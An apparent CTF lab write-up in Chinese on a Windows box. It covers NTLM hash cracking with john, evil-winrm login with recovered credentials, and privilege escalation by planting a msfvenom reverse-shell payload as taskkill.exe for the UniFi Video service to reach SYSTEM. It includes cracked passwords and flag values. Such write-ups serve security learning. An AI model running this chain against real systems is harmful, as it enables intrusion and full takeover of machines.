
```
john passwd_NTLM --wordlist=/usr/share/wordlists/rockyou.txt
```

獲取：xNnWo6272k7x   (Stacy)


登入為：



得到powershell??!



在該目錄找到不知道是啥的東西?



疑似漏洞(可以提權)

參考:https://www.exploit-db.com/exploits/43390

獲取user flag

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         2024/8/12  下午 12:31             34 user.txt


PS C:\Users\Stacy\Desktop>
type user.txt
1553dc6dc8b694d619c8499258d22d72
PS C:\Users\Stacy\Desktop>
```

先獲取靶機shell吧~

先測試`winrm`(成功)

```
└─# evil-winrm -i 10.10.10.104 -u Stacy -p xNnWo6272k7x

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Stacy\Documents> whoami
giddy\stacy
```

根據漏洞：

Windows 版 Ubiquiti UniFi Video 安裝到“C:\ProgramData\unifi-video\”預設情況下，還附帶一項名為「Ubiquiti UniFi Video」的服務。它是可執行檔“avService.exe”放置在同一目錄中，並且也在下執行 NT AUTHORITY/SYSTEM 帳號。

```
*Evil-WinRM* PS C:\ProgramData\unifi-video> dir


    Directory: C:\ProgramData\unifi-video


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         6/16/2018   9:54 PM                bin
d-----         6/16/2018   9:55 PM                conf
d-----         6/16/2018  10:56 PM                data
d-----         6/16/2018   9:54 PM                email
d-----         6/16/2018   9:54 PM                fw
d-----         6/16/2018   9:54 PM                lib
d-----         8/12/2024  12:31 PM                logs
d-----         6/16/2018   9:55 PM                webapps
d-----         6/16/2018   9:55 PM                work
-a----         7/26/2017   6:10 PM         219136 avService.exe
-a----         6/17/2018  11:23 AM          31685 hs_err_pid1992.log
-a----         8/16/2018   7:48 PM         270597 hs_err_pid2036.mdmp
```

服務啟動和停止時，它會嘗試載入並執行以下位置的檔案：「**C:\ProgramData\unifi-video\taskkill.exe**」。但是這個文件不存在於預設是應用程式目錄。


透過將任意「taskkill.exe」複製到「C:\ProgramData\unifi-video\」作為

非特權用戶，因此可以提升權限並執行
NT AUTHORITY/SYSTEM 等任意程式碼。


因無目前需要取得反彈shell，製作一組payload

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.11 LPORT=9200 -f exe -o shell.exe
```

設定msf並執行




執行會被阻擋掉。。



X～發現到可以命名成`taskkill.exe`，後續再重啟服務...[沒看清楚。。。]

確認成功上傳




```
##重啟Ubiquiti UniFi Video
Stop-Service "Ubiquiti UniFi Video"
Start-Service "Ubiquiti UniFi Video"
```

獲取root

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 4456 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\ProgramData\unifi-video>whoami
whoami
nt authority\system

C:\ProgramData\unifi-video>
```

flag

```
c:\Users\Administrator\Desktop>type root.txt
type root.txt
6460cd95f72df858b798cc0d1b59d4d1
```